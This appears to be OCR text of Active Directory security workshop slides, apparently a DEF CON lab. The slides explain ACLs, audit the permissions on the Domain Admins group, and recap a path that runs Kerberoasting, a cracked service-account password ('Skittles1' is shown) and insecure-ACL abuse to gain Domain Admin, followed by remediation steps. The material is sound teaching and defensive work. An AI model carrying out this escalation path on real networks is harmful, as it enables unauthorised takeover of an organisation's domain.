c147a32f17b2c1c83412bf4bcf7176f5a868f21022b876f87b9ba585b8c8d3debe3312c03ef0d72c7142ee368390f07869b3103964f47ea2dae2399e8efc442874c
abe0161dd3ee87372253376874124e27cf1a73578cf5948c213da701a73685f7ab3a4d415da85d982f4d609e26310a81a7417e69b08a1991fe79a32a160d1a05624
d02be24e3003d91c95679ab90362dd4ed6700138c4bfeb452461588cd79a10ca264d32da0c56523490fe58da530fb9b513297dcc95808dd78d7218f2a79b8db84f1
3ce6433be8faadb5c0e90fa259fd994ba502092d11108a76d4f8023aff546c1f76ba01885b45074390218a037b4790fa4d46fa57923303e34e57cc1e1750e46bb91
38680e63133def206297811b4c20045522456cf5d4bb6eb29442f6f1da790f489ef89822d64f811078892d6f3d853ad206daf5e67f2e61def1c9799d90f7d9079be
eb9e0b096ea040632c0718265d4c848a7b68830063a407aa52f65db3196e9cb96ceaba48fbb2228955620793c7f57e8fa145bfb0f671a1bb7fdedc4c2eda0f72526
b4ff160dfed722bd942b8961ff758c6169c87c90e5336fff242e789c0f8e42e4a67e14f8113a3fe0a3a410532272ce0054df0468ef248f919cacbc:Skittles1
defconadmin@LabKali:~/rules$
```



Abusing Insecure ACLs Agenda


- What is an ACL
  - Objects access vs. system access
- How To Identify Insecure ACLs
- Attacking an Insecure ACL






Abusing Insecure ACLs – What is an ACL


- An access control list (ACL) is a list of access control entries (ACE).
- 2 types of ACLs:
  - Discretionary access control list (DACL)
  - System access control list (SACL)




Abusing Insecure ACLs - How To Identify Insecure ACLs



Abusing Insecure ACLs - How To Identify Insecure ACLs



Abusing Insecure ACLs - How To Identify Insecure ACLs



Abusing Insecure ACLs - How To Identify Insecure ACLs

- What Do You See?



Abusing Insecure ACLs - How To Identify Insecure ACLs

Is this a problem?

CN=Domain Admins,CN=Users,DC=defcon,DC=local	group						
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Domain Admins	wner	False	This Object Only	Read permissions, Modify permissions	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Administrators	llow	False	This object and all child objects	CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Administrators	llow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Pre-Windows 2000 Compatible Access	llow	False	This object and all child objects	ListChildren	Info
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	BUILTIN\Pre-Windows 2000 Compatible Access	llow	False	This Object Only	Read Permissions,List Contents,Read All Properties,List	Low
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Domain Admins	llow	False	This Object Only	CreateChild, DeleteChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDacl, WriteOwner	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\Enterprise Admins	llow	False	This object and all child objects	Full Control	Critical

What other issues?

Abusing Insecure ACLs - How To Identify Insecure ACLs

- Normal?


CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\HelpDesk	Allow	False	This object and all child objects	Full Control	Critical

Abusing Insecure ACLs - Attacking an Insecure ACL

- How can this be leveraged?

Abusing Insecure ACLs - Attacking an Insecure ACL

- How can this be leveraged?



Lab 3 - Recap

Kerberoast → Weak Service Account Password → Abusing Insecure ACLs

- Kerberoasted Elliott.Alderson
- Cracked the Password Elliott.Alderson
- Used Elliott.Alderson full control of DA Object to add Elliot to DA group
- DOMAIN ADMIN!


+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

Remediation For Attack Path 3

Kerberoast → Weak Service Account Password → Abusing Insecure ACLs

Fine Grained Password Policies



Remediation For Attack Path 3



- Policies to require Service Account Passwords rotated at least on a yearly basis and Fine Grained Password Policies
- Manage Service Accounts: The Good and The Bad

```
PS C:\Users\defconadmin> Add-KdsRootKey -EffectiveTime ((get-date).addhours(-10))

Guid
----
a3123e63-4361-47eb-d85d-c4ecfc7c99a1
```

